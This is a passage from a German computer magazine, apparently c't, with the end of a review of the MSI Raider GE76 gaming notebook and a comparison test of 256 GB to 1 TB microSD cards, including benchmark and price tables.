¹ Preset Extrem hoch, AA Hoch, 16x AF ⁵ Bilder pro Sekunde in Full HD und WQHD-Auflösung. Dunkler Balken: P1-Perzentil, d.h. 99 Prozent der Bildrate ist höher; heller Balken: Durchschnittswert ² Preset Ultrahoch, SMAA, 16x AF ⁷ Modell FX516PR-AZ019T (Core i7-11370H/GeForce RTX 3070) ¹¹ Modell 2021 (Ryzen 9 5900HX/GeForce RTX 3080) ³ Preset Ultra, RT high, ohne DLSS ⁸ Modell G513QY (Ryzen 9 5900HX/Radeon RX 6800M) ¹² überproportional besser, weil neuere Spielversionen überall höhere Ergebnisse erzielen; ältere Gaming-Notebooks wurden nicht erneut getestet ⁴ Preset High, Raytracing High ohne DLSS ⁹ Modell R5 (Ryzen 7 5800H/GeForce RTX 3060) ¹⁰ Modell GACHG6 (Ryzen 9 5900HX/GeForce RTX 3080)								

Beide Bildschirme haben matte Oberflächen, aber auch das altbekannte schmale Seitenverhältnis von 16:9. Andere Hersteller haben bereits starke Gaming-Notebooks mit 16:10-Displays in Aussicht gestellt; und bei kompakten Notebooks gehört mehr Bildhöhe inzwischen zum guten Ton.

Fingerakrobatik

MSI hat das große Gehäuse für eine Tastatur samt Ziffernblock genutzt. Den großen Tasten des zweizeiligen Cursorblocks gebührt Lob, doch das restliche Layout erfordert viel Training: Der Ziffernblock hat schmalere Tasten als das Hauptfeld, die Fn-Taste findet man rechts statt wie üblich links der Leertaste. Die Tastenkombinationen Fn+Cursorblock dienen wiederum der Lautstärke- und Helligkeitsregelung und nicht wie etabliert für Bild-Auf/-Ab/Pos1/Ende – für letztere gibt es immerhin dedizierte Tasten im Ziffernblock. Die Tastatur leuchtet dank RGB-LED-Beleuchtung in allen erdenklichen Farben (gefühlte sogar in noch mehr); zudem illuminiert eine RGB-LED-Leiste die gesamte Front.

Der Kartenleser nimmt normalgroße SD-Karten auf, bremst flotte UHS-II-Exemplare aber stark aus. Die LAN-Buchse unterstützt Geschwindigkeitsstufen bis 2,5 Gbit/s; das WLAN-Modul beherrscht Wi-Fi 6E. Praktisch: RJ-45-Port, Monitorausgänge, Thunderbolt-Buchse und Stromanschluss findet man hinten am Notebook – das hält den Schreibtisch links und rechts vom Notebook frei von störenden Kabeln. Die (durchaus ordentliche) 1080p-Webcam beherrscht Windows Hello nicht; einen Fingerabdruckleser gibt es ebenfalls nicht.

Eine Liste von Ausstattungsvarianten, zu denen sicherlich welche mit der schwächeren GPU GeForce RTX 3070 Ti und anderen Bildschirmen zählen dürften, lag bei Redaktionsschluss noch nicht vor. Das in Deutschland verkaufte 5100-Euro-Topmodell weicht vom Testgerät nicht nur mit dem oben erwähnten 4K-120Hz-Panel ab, sondern auch mit mehr Arbeitsspeicher (64 GByte) und weniger SSD-Speicherplatz (2 TByte).

Fazit

Bei Hochleistungskomponenten für Notebooks brennt es derzeit wie schon lange nicht mehr. Nvidia hat bei den 2022er-Grafikchips seinen Claim abgesteckt; wir erwarten nicht, dass die anstehenden

GPU-Konter von AMD und Neuling Intel in diesem Leistungsbereich die grüne Dominanz brechen können. Intel wiederum hat den bisherigen CPU-Spitzenreiter Ryzen 9 5900HX verfrühstückt – das setzt die in Kürze kommende 6000er Ryzen-Generation einem hohen Erwartungsdruck aus.

Apple ist zwar im Rennen um die Spitzenleistung nicht ganz vorne mit dabei, spielt seine Trümpfe aber an anderer Stelle aus: Die MacBook Pro bleiben flüsterleise und haben lange Lauf-

zeiten. Das ist bei x86-Notebooks dieser Leistungsklasse schlicht nicht drin, wie das MSI Raider GE76 (12UHS) exemplarisch zeigt – und dennoch sind sie für Gamer wegen des Windows-Ökosystems mit seinem breiten Spieleangebot die bessere Wahl.

(mue@ct.de) **ct**

Literatur

- [1] Florian Müssig, Strahlengänger, Gaming-Notebooks mit raytracingfähigen GPUs, c't 18/2021, S. 90

MSI Raider GE76 (12UHS): Daten und Testergebnisse

getestete Konfiguration	US-Modell
Lieferumfang	Windows 11 Pro 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / H / H (MiniDP) / ✓ (–)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 2 × L (1 × Typ C), 2 × R / 1 × H (1 × Typ C) / H
Kartenleser / Strom / Docking-Anschluss	R (SD) / H / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ / ✓ / ✓ / ✓ / –
bei Hybridgrafik: Monitorausgänge an iGPU	int. Panel, USB-C (H)
Ausstattung	
Display	AUO B173HAN05.4: 17,3 Zoll / 44,1 cm, 1920 × 1080, 16:9, 127 dpi, 360 Hz, 11 ... 246 cd/m², matt
Prozessor	Intel Core i9-12900HK (6 P-Kerne mit SMT, 8 E-Kerne ohne SMT), 2,5 / 1,8 GHz (Turbo bis 5,0 / 3,8 GHz), 24 MByte L3-Cache
Hauptspeicher	32 GByte DDR5-4800
Grafikchip (Speicher) / mit Hybridgrafik	PEG: Nvidia GeForce RTX 3080 Ti (16 GByte GDDR6) / ✓ (abschaltbar)
Sound	int.: Realtek ALC274
LAN / WLAN	PCIe: Killer E3100G (2,5 Gbit/s) / PCIe: Killer AX1675i (Wi-Fi 6, 2 Streams)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / –
Massenspeicher / optisches Laufwerk	SSD: Samsung PM9A1 (2 × 2048 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku (Ladestopp < 100% einstellbar)	100 Wh Lithium-Ionen (–)
Netzteil	280 W, 1071 g, 17,9 cm × 8,5 cm × 3,5 cm, Kaltgerätestecker
Gewicht / Größe / Dicke mit Füßen	3,02 kg / 39,6 cm × 28,8 cm / 2,5 ... 3,6 cm
Tastaturhöhe / Tastenraster	2 cm / 18,5 mm × 18,5 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	1,9 W / 0,6 W
ohne Last: Display aus / 100 cd/m² / max	8,9 W / 16 W / 17 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	62 W / 25 W / 190 W
max. Leistungsaufnahme / Netzteil-Powerfactor	282 W / 0,94
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / Video (200 cd/m²) / 3D (max)	6,9 h / 5,2 h / 1,5 h
Ladestand / Laufzeit nach 1h Laden	47 % / 3,3 h
Geräusch ohne / mit Rechenlast	< 0,1 sone / 6,9 sone
Massenspeicher lesen / schreiben	4881 / 3003 MByte/s
IOPS (4K) lesen / schreiben	112384 / 90624
Leserate SD-Karte	57 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	253 / 129 Mbit/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 99,8 dBA
Cinebench R23 Rendering (1T / nT)	1885 / 18101
3DMark: Wild Life / Night Raid / Fire Strike / Time Spy / Port Royal	71187 / 55663 / 28345 / 12602 / 7924
Preis und Garantie	
Straßenpreis Testkonfiguration	k. A. (5100 € mit 4K-120Hz-Bildschirm, 64 GByte DDR5, 2-TByte-SSD)
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe	

Die Webinar-Serie von Heise

Requirements Engineering in der Praxis

Meistern Sie in 5 Online-Trainings
Ihr Anforderungsmanagement

Angefangen bei den Grundlagen und wichtigsten Werkzeugen erfahren Sie Schritt für Schritt die Methoden der Anforderungserhebung, genauso wie die Umsetzung in einem agilen Kontext.

Buchen Sie die komplette Serie mit dem heise-Academy-Abo. Erhalten Sie unter anderem Zugriff auf 100 Online-Trainings im Jahr. Mehr Infos unter: heise-academy.de

2. März 2022
Einstieg ins
Anforderungsmanagement

16. März 2022
Agiles Anforderungs-
management in der Praxis

9. März 2022
Methoden der
Anforderungserhebung

23. März 2022
Agiles Anforderungsmanage-
ment im regulierten Kontext

30. März 2022
Anforderungsmanagement
mit Jira und Confluence

Einführungspreis

495,-
pro Jahr


Einzelpreis pro Webinar: 169,-



**Jetzt das Abo für die heise Academy buchen
und über 350 € im Vergleich zum Einzelkauf sparen**

webinare.heise.de/requirements-engineering





Klein, aber oho

Schnelle MicroSD-Karten für Kameras und Smartphones

Ob Actionkamera, Smartphone oder der Raspberry Pi – all diese Geräte brauchen Speicherplatz, häufig in Form einer MicroSD-Karte. Wir haben zehn Karten mit mindestens 256 GByte Speicherplatz getestet.

Von Lutz Labs

Eine alte Autotuner-Weisheit, etwas abgewandelt: Speicherplatz lässt sich durch nichts ersetzen, außer durch noch mehr Speicherplatz. Wer etwa bei der Auswahl seines Smartphones zu wenig internen Speicherplatz einkalkuliert hat, kann diesen einfach mit einer MicroSD-Karte erweitern – zumindest, wenn das Smartphone einen passenden Slot besitzt. Auch für Kleincomputer wie den Raspi oder

Action- und Kompaktknipsen eignen sich die MicroSD-Karten; für größere Kameras braucht man oft einen SD-Adapter, der sich jedoch meistens im Lieferumfang befindet.

Doch man sollte nicht einfach in den nächsten Technikmarkt laufen und dort vom Grabbeltisch die erstbeste Speicherkarte schnappen: Ob billige No-Name-Karten wertvolle Fotos und Videos zuverlässig und schnell speichern, sieht man ihnen nicht an. Für einen Raspi sind die hier getesteten Karten etwas weniger geeignet: Meistens braucht man im Raspi weniger Platz, häufig reicht eine günstigere 32-GByte-Karte aus und vor allem sollte man dafür ein eher robustes Modell wählen [1]. Bei der Auswahl der Kandidaten für diesen Test haben wir das Augenmerk auf hohe Geschwindigkeit bei sequenziellen Zugriffen gelegt.

Zum Test in der Redaktion fanden sich Speicherkarten bekannter Hersteller ein: Kioxia Exceria Plus (zusätzlich zur

256er Karte haben wir noch das nagelneue Modell mit 1 TByte im Test), Lexar Play und Professional Silver Series, Samsung Evo Plus und Pro Plus, SanDisk Nintendo Switch, Extreme und Extreme Pro sowie Transcend 330S und 340S.

Anforderungen

Moderne MicroSD-Karten sind schnell. Zwar liegen immer noch ältere Modelle mit Schreibraten von 10 oder 20 MByte/s in den Läden, doch diese sind für viele aktuelle Anwendungen zu langsam. Serienaufnahmen oder 4K-Videos in Smartphones und Kompaktkameras, das Befüllen einer Karte mit Unterhaltung für den nächsten Urlaub oder das Sichern der Urlaubsfotos, all das verlangt nach hohen Lese- und Schreibraten oder lässt zumindest die zum Lesen und Schreiben nötige Zeit schrumpfen. Bei sehr guten Karten sind Geschwindigkeiten von knapp 100 MByte/s bei sequenziellen Zugriffen üblich – und zwar sowohl beim Lesen (das ist



Kioxia Exceria Plus

MicroSD-Karten mit 1 TByte Speicherplatz sind immer noch recht selten, daher haben wir Kioxias neue Exceria Plus mit dieser großen Kapazität in den Test mit aufgenommen. Die Messwerte liegen auf dem gleichen Niveau wie die der „nur“ 256 GByte großen Karte, sie ist jedoch bisher sehr teuer.

Geschwindigkeitsunterschiede durch unterschiedliche Kartenleser haben wir nicht feststellen können. Zwar unterstützen die Karten den schnellen DDR-Modus nicht, im Smartphone aber machen die Excerias eine sehr gute Figur.

- 🟢 mit 1 TByte erhältlich
- 🟢 schnell im Smartphone
- 🔴 kein DDR208-Modus

Preis: circa 50 Euro (256 GByte), circa 251 Euro (1 TByte)



Lexar Play

Lexar vermarktet seine Play-Serie vor allem als Speichererweiterung für Spielkonsolen, eine Version mit 1 TByte ist ebenfalls erhältlich. Zum Test stand uns ein Modell mit 512 GByte zur Verfügung, welches bei Lese-Benchmarks sehr schnell war, beim Schreiben aber schon nach rund 30 Sekunden stark einbrach: Nach zunächst rund 100 MByte/s sank die Geschwindigkeit so weit ab, dass nach einer Minute nur noch 35 MByte/s im Durchschnitt herauskam.

Der schnelle Abfall beim Schreiben könnte auch der Grund sein, dass der Praxisbenchmark PCmark 10 der Play eine schlechte Eignung als Startmedium für ein Betriebssystem attestiert.

- 🟢 mit 1 TByte erhältlich
- 🔴 schnell absinkende Schreibleistung
- 🔴 weniger zum Starten geeignet

Preis: circa 91 Euro (512 GByte)



Lexar Professional Silver Series

Die Speicherkarte aus Lexars Professional Silver Series ist mit 20 Cent pro GByte die teuerste Karte mit 256 GByte in diesem Test – und der Lexar-Reader schlägt noch einmal mit 30 Euro zu Buche. Bei den Geschwindigkeitsmessungen aber lag sie trotzdem nicht an der Spitze: Maximal 155 MByte/s konnten wir herauskitzeln; beim sequenziellen Schreiben konnte sie hingegen mit knapp 120 MByte/s in der Spitzengruppe mithalten.

Trotz der insgesamt soliden Leistungen wollte der PCmark 10 auch dieser Lexar-Karte nur ein unterdurchschnittliches Vermögen für Betriebssystemstarts attestieren.

- 🟢 flott
- 🔴 teuer
- 🔴 weniger zum Starten geeignet

Preis: circa 51 Euro (256 GByte)

einfacher) als auch beim Schreiben (wo sich Spreu und Weizen trennen). Laut Aufdruck schaffen unsere Testmuster mindestens 30 MByte/s beim Schreiben von Videos, doch zumindest kurzzeitig sind sie alle deutlich schneller.

Auf der anderen Seite steht die Frage nach der Geschwindigkeit beim Zugriff auf zufällige Adressen, gemessen in Input/Output Operations Per Second (IOPS). Diese ist zwar etwa für Serienaufnahmen uninteressant, aber nicht beim Einsatz der Karte als Speichererweiterung im Smartphone: Je flotter die Karte ist, desto schneller starten dort gespeicherte Apps. Zur einfachen Auswahl hat die Hüterin des SD-Standards, die SD Association, passende Definitionen veröffentlicht: Schmückt sich die Karte mit dem A1-Logo, dann muss sie mindestens 1500 IOPS beim Lesen und 500 IOPS beim Schreiben erreichen (und 10 MByte/s beim sequen-

ziellen Schreiben, aber das ist selbst für Low-End-Karten kein Problem).

Noch schneller müssen Karten nach der App-Class A2 sein: Die SD Association legt die Anforderungen dafür auf 4000 IOPS beim Lesen und 2000 beim Schreiben fest. Der Standard setzt zur Geschwindigkeitssteigerung auf Command Queueing und Caching, zudem kommt eine Low-Voltage-Signalisierung zum Einsatz. Uns ist aktuell kein Smartphone bekannt, das A2-Karten unterstützt, auch die mitgelieferten oder gekauften Kartenleser sind nicht dazu in der Lage. Da hat es wenig Charme, dass viele Speicherkarten – fast vier Jahre nach der Verabschiedung des Standards – dazu in der Lage sind.

UHS-I auf Speed

Das von der Association genormte Protokoll UHS-I spezifiziert eine Schnittstellen-

geschwindigkeit von 104 MByte/s, der nicht sehr weit verbreitete Nachfolger UHS-II soll maximal 312 MByte/s erreichen, also das Dreifache. UHS-II-Karten besitzen auf der Unterseite eine zweite Kontaktreihe für den schnelleren Transfermodus, die Kartenleser müssen diese Kontakte ebenfalls nutzen. Die schnellsten UHS-II-Karten kommen in der Praxis auf rund 300 MByte/s, in UHS-I-Kartenlesern schalten sie auf 104 MByte/s zurück.

SanDisk hatte vor einigen Jahren ein Protokoll entwickelt, das mehr als 104 MByte/s über die UHS-I-Kontakte schaufelt. Der Trick dafür heißt DDR, Double Data Rate. Pro Takt überträgt man bei der meistens DDR208, manchmal auch DDR200 genannten UHS-I-Erweiterung nicht mehr nur 1 Bit pro Takt, sondern 2. Das funktioniert jedoch nur, wenn der Kartenleser das Protokoll ebenfalls nutzt.



Samsung Evo Plus

Samsungs MicroSD-Karten haben erst mit der jüngsten Erneuerung den schnellen DDR-Modus gelernt. Wer die Karte über einen Preisvergleichler bestellt, muss also genau auf die Typenbezeichnung achten – dafür steht sie in der Tabelle.

Mit nicht einmal 30 Euro für 256 GByte ist die Evo Plus die günstigste Karte in diesem Test. Beim sequenziellen Schreiben liegt sie mit vorn, auch beim Lesen ist sie mit maximal 155 MByte/s sehr flott. Die hohen Werte beim Zugriff auf zufällige Dateien erreicht die Evo Plus nur am PC-Kartenleser.

- ↑ hohe IOPS-Werte am PC
- ↑ flott beim Schreiben
- ↑ sehr günstig

Preis: circa 29 Euro (256 GByte)




Samsung Pro Plus

Samsungs Pro Plus kommt ohne SD-Adapter, aber mit MicroSD-Cardreader für den USB-Port. Dieser erreicht nur mit Samsung-Karten höhere Werte als 100 MByte/s, aber dort dann mit mehr als 160 MByte/s beim Lesen den zweithöchsten Wert in diesem Vergleich. Auch beim Schreiben ist die Karte mit 120 MByte/s sehr schnell und zudem dauerlastfest.

Wer die Karte erwirbt, um sie dauerhaft in einem Smartphone einzusetzen, wird sich über den mitgelieferten, aber nicht benötigten Kartenleser vielleicht ärgern. Daher haben wir dafür ausnahmsweise eine neutrale Bewertung vergeben.

- ↑ hohe sequenziel. Geschwindigkeiten
- ↑ günstig
- ↑ mit USB-Kartenleser

Preis: circa 50 Euro (256 GByte)



SanDisk Nintendo Switch

SanDisk vermarktet die Nintendo Switch vor allem als Speichererweiterung für die namensgebende Spielkonsole, vielleicht besitzt sie auch deswegen als einzige Karte in diesem Test kein Logo für eine App-Class. Bei den IOPS-Tests im Smartphone fällt sie jedoch nicht negativ auf.

Beim Schreiben großer Dateien kommt sie nicht ganz an die Spitzengruppe heran, beim Lesen ist die Karte recht schnell – zumindest im Lexar-Reader, im SanDisk-Reader kamen wir in einigen Tests nicht über 100 MByte/s. Dank der auffälligen Farbe findet man sie auf überfüllten Schreibtischen und dunklen Fußböden gut wieder.

- ↑ günstig
- ↑ flott beim Lesen
- ↓ Probleme im eigenen Cardreader

Preis: circa 41 Euro (256 GByte)

Die SD Association hat diesen Standard (bislang) nicht genormt, obwohl SanDisk und die anderen Hersteller der Karten aus diesem Test Mitglieder in diesem Gremium sind. Da SanDisk die Ent-

wicklung jedoch freigegeben hat, haben einige andere Hersteller darauf aufbauend ebenfalls solche Karten und passende Kartenleser gebaut. Zeit für einen Kreuzvergleich.

Über Kreuz gemessen

Bei diesen Messungen sind die Speicherkarten von Kioxia nicht dabei, da sie den schnelleren Modus nicht unterstützen. Samsung liefert für den DDR208-Modus

MicroSD-Karten

	seq. Transferraten Schreiben/Lesen unter Windows ¹ [MByte/s]	Dauerschreibleistung mit H2testw [MByte/s]	IOPS Schreiben / Lesen unter Windows ²	IOPS Schreiben / Lesen unter Android ³	System Drive Benchmark ⁴
	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶
Kioxia Exceria Plus (256 GByte)	88/97	80	667/2853	137/1203	210
Kioxia Exceria Plus (1 TByte)	87/97	79	652/2806	134/1062	207
Lexar Play	35/142	33	598/1829	145/1239	152
Lexar Professional Silver Series	120/153	110	689/2014	124/1172	161
Samsung Evo Plus	127/134	115	877/2820	131/960	214
Samsung Pro Plus	125/160	113	823/2698	130/1272	211
SanDisk Nintendo Switch	101/167	98	510/1536	154/945	166
SanDisk Extreme	100/166	95	527/1003	140/870	117
SanDisk Extreme Pro	106/178	100	513/1369	151/1016	163
Transcend 330S High Performance	120/143	112	550/2059	125/1091	163
Transcend 340S Ultra Performance	121/149	112	711/2061	124/1208	164

¹ gemessen mit IOMeter, Blockgröße 128 KByte ² gemessen mit IOMeter, Blockgröße 4 KByte ³ gemessen mit CPDT, Blockgröße 4 KByte ⁴ gemessen mit PCmark 10 unter Windows

Maßgeschneidert!

Bauen Sie Ihren Wunsch-PC

Heft + PDF
mit 29 % Rabatt



Sie folgen nicht dem Massengeschmack und den Hersteller-Vorgaben bei Komplett-PCs? Dann finden Sie in diesem Heft Tipps für die Komponentenauswahl Ihres individuellen PCs – sowohl als Neuanschaffung oder zum Aufrüsten des alten:

- 2 Bauvorschläge: High-End- & Gaming- oder Mini-PC
- Hardware-Anforderungen für Windows 11
- Aktuelle Prozessoren sowie Tipps zum Energiesparen und Übertakten
- Im Test: 16 aktuelle PCI-Express-3.0- und 4.0-SSDs

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €



shop.heise.de/ct-hardwareguide21



SanDisk Extreme

SanDisks zweite Karte nennt sich Extreme und ist in den meisten Tests fast genauso schnell wie die Speicherkarte für die Nintendo Switch. Auch sie kommt mit dem eigenen Cardreader nicht gut zurecht; die Messwerte haben wir mit dem Lexar-Reader ermittelt.

Besonders schlecht schnitt sie dennoch beim Praxisbenchmark PCmark 10 ab. Eine Erklärung dafür haben wir nicht gefunden, bei Kopier-tests etwa erreichte die Karte Werte auf dem Niveau der anderen SanDisk-Karten aus diesem Test. Auch die Messergebnisse anderer Tests unterscheiden sich nur wenig.

- ↑ günstig
 - ↑ schnell beim Lesen
 - ↓ Probleme im eigenen Cardreader
- Preis: circa 40 Euro (256 GByte)



SanDisk Extreme Pro

Die SanDisk Extreme Pro ist dem Namen nach die schnellste Karte aus dem Portfolio des Herstellers. Große Unterschiede haben wir jedoch nicht feststellen können, allenfalls beim Lesen und Schreiben großer Dateien ist sie einen Tick schneller als die Konkurrenz aus dem eigenen Haus. Als einzige SanDisk-Karte kommt sie auch beim Schreiben auf mehr als 100 MByte/s.

Beim Test mit H2testw konnten wir über die gesamte Kapazität eine Auslesegeschwindigkeit von knapp 160 MByte/s ermitteln, der höchste Wert in diesem Test.

- ↑ schnell beim Lesen
 - ↓ Probleme im eigenen Cardreader
 - ↓ teuer
- Preis: circa 48 Euro (256 GByte)



Transcend 330S High Performance

Mit beiden Transcend-Karten hatten wir anfangs Probleme: Wir kamen nicht über 100 MByte/s, obwohl beide Karten dies unterstützen sollten. Des Rätsels Lösung war ein Firmware-Update des Kartenlesers, das auf der Website des Herstellers (siehe ct.de/y69q) zum Download bereitsteht.

Damit schlug sich die High-Performance-Karte 330S recht gut, vor allem durch die lang andauernde Schreibgeschwindigkeit von mehr als 100 MByte/s eignet sie sich zum Speichern großer Dateien für den nächsten Urlaub. Etwas enttäuschend ist allenfalls die recht geringe Geschwindigkeit vom PCmark 10.

- ↑ hohe Schreibgeschwindigkeit
 - ↑ günstig
 - ↓ weniger zum Starten geeignet
- Preis: circa 42 Euro (256 GByte)

MicroSD-Karten für Smartphones und Kameras

Modell	Exceria Plus	Exceria Plus	Play	Professional Silver Series	Evo Plus	Pro Plus	Nintendo Switch	Extreme	Extreme Pro	UHS-I microSD 330S High Performance	UHS-I microSD 340S Ultra Performance
Hersteller, URL	Kioxia, kioxia.com	Kioxia, kioxia.com	Lexar, lexar.com	Lexar, lexar.com	Samsung, samsung.de	Samsung, samsung.de	SanDisk, sandisk.com	SanDisk, sandisk.com	SanDisk, sandisk.com	Transcend, transcend-info.com	Transcend, transcend-info.com
Bezeichnung	LMPL-1M256GG2	LMPL-1M001TG2	LMSPLAY-512G-BNNAG	LMS-1066256G-BNANG	MB-MC256KA	MB-MD256KB	SDSQXA0-256G-GNCZN	SDSQXA1-256G-GN6GN	SDSQXCZ-256G-GN6MA	TS256-GUSD330S	TS256-TUSD340S
Kapazität laut Hersteller ¹	256 GByte	1000 GByte	512 GByte	256 GByte	256 GByte	256 GByte	256 GByte	256 GByte	256 GByte	256 GByte	256 GByte
von Windows erkannte Kapazität	231 GByte	922 GByte	464 GByte	236 GByte	239 GByte	239 GByte	238 GByte	238 GByte	238 GByte	230 GByte	230 GByte
Zubehör	SD-Adapter	SD-Adapter	—	SD-Adapter	SD-Adapter	USB-Kartenleser	—	SD-Adapter	SD-Adapter	SD-Adapter	SD-Adapter
App-Class	A1	A1	A2	A2	A2	A2	—	A2	A2	A2	A2
Bewertungen											
Lesen / Schreiben	○ / ○	○ / ○	⊕ / ⊖	⊕ / ⊕	⊕ / ⊕	⊕ / ⊕	⊕ / ○	⊕ / ○	⊕⊕ / ○	⊕ / ⊕	⊕⊕ / ⊕
Preis und Garantie											
Garantie	5 Jahre	5 Jahre	5 Jahre	10 Jahre	10 Jahre	10 Jahre	10 Jahre	30 Jahre	30 Jahre	5 Jahre	5 Jahre
Preis / Gigabyte	19,5 ct	25,1 ct	17,8 ct	19,9 ct	11,3 ct	19,5 ct	16 ct	15,6 ct	18,8 ct	16,4 ct	15,2 ct
Straßenpreis	50 €	251 €	91 €	51 €	29 €	50 €	41 €	40 €	48 €	42 €	39 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

¹ Die Hersteller rechnen mit 1 GByte = 1.000.000.000 Byte. Für Windows dagegen ist 1 GByte = 1.073.741.824 Byte, die angezeigte Kapazität ist daher kleiner.



Transcend 340S Ultra Performance

Die Ultra-Version von Transcend sieht der Highspeed-Variante zum Verwechseln ähnlich, ist aber noch einen Tick schneller. Bis zu 175 MByte/s haben wir beim Auslesen gemessen, damit liegt sie in diesem Test mit an der Spitze. Da die Karte sogar noch ein paar Euro günstiger ist als ihr Schwestermodeill, fällt die Entscheidung zwischen beiden nicht schwer.

Allenfalls die erneut recht niedrige Bewertung im System Drive Test vom PCmark 10 lässt an der Eignung für die Ablage von Apps und den Start eines Raspi zweifeln.

↑ günstig

↑ sehr schnell

↓ weniger zum Starten geeignet

Preis: circa 39 Euro (256 GByte)

einen passenden Kartenleser mit, Lexar, SanDisk und Transcend verkaufen kompatible Leser als Zubehör: Lexars Multi-Card 3-in-1 hat drei Slots, wie der Name schon suggeriert: microSD und SD, jeweils mit UHS-II sowie CF, der Anschluss erfolgt über USB-C. Der Transcend-Reader Hub5C ist etwas universeller, wenn auch das fest angeschlossene USB-C-Kabel etwas kurz geraten ist. Er erlaubt das Laden eines Notebooks mit maximal 60 Watt per USB-PD und stellt als USB-Hub eine zusätzliche USB-C-Buchse mit 10 Gbit/s (USB 3.2 Gen 2) bereit. Der microSD-Slot unterstützt lediglich UHS-I-Karten, der SD-Slot auch die schnelleren UHS-II-Modelle. Beide Geräte kosten knapp 30 Euro. Der Cardreader von SanDisk sieht aus wie ein kurzer USB-Stick und liest ausschließlich microSD-Karten, dafür ist er für nur 10 Euro erhältlich.

Das Geld für einen der beiden teuren Kartenleser könnte jedoch gut angelegt sein, zumindest, wenn man auch mal Karten anderer Hersteller auslesen möchte: Die Samsung- und SanDisk-Reader schalten den schnellen Modus nur bei den hauseigenen Karten ein. Steckt man eine fremde Karte in einen der beiden Reader, nutzen sie maximal den 104er-Modus.

Testprozeduren

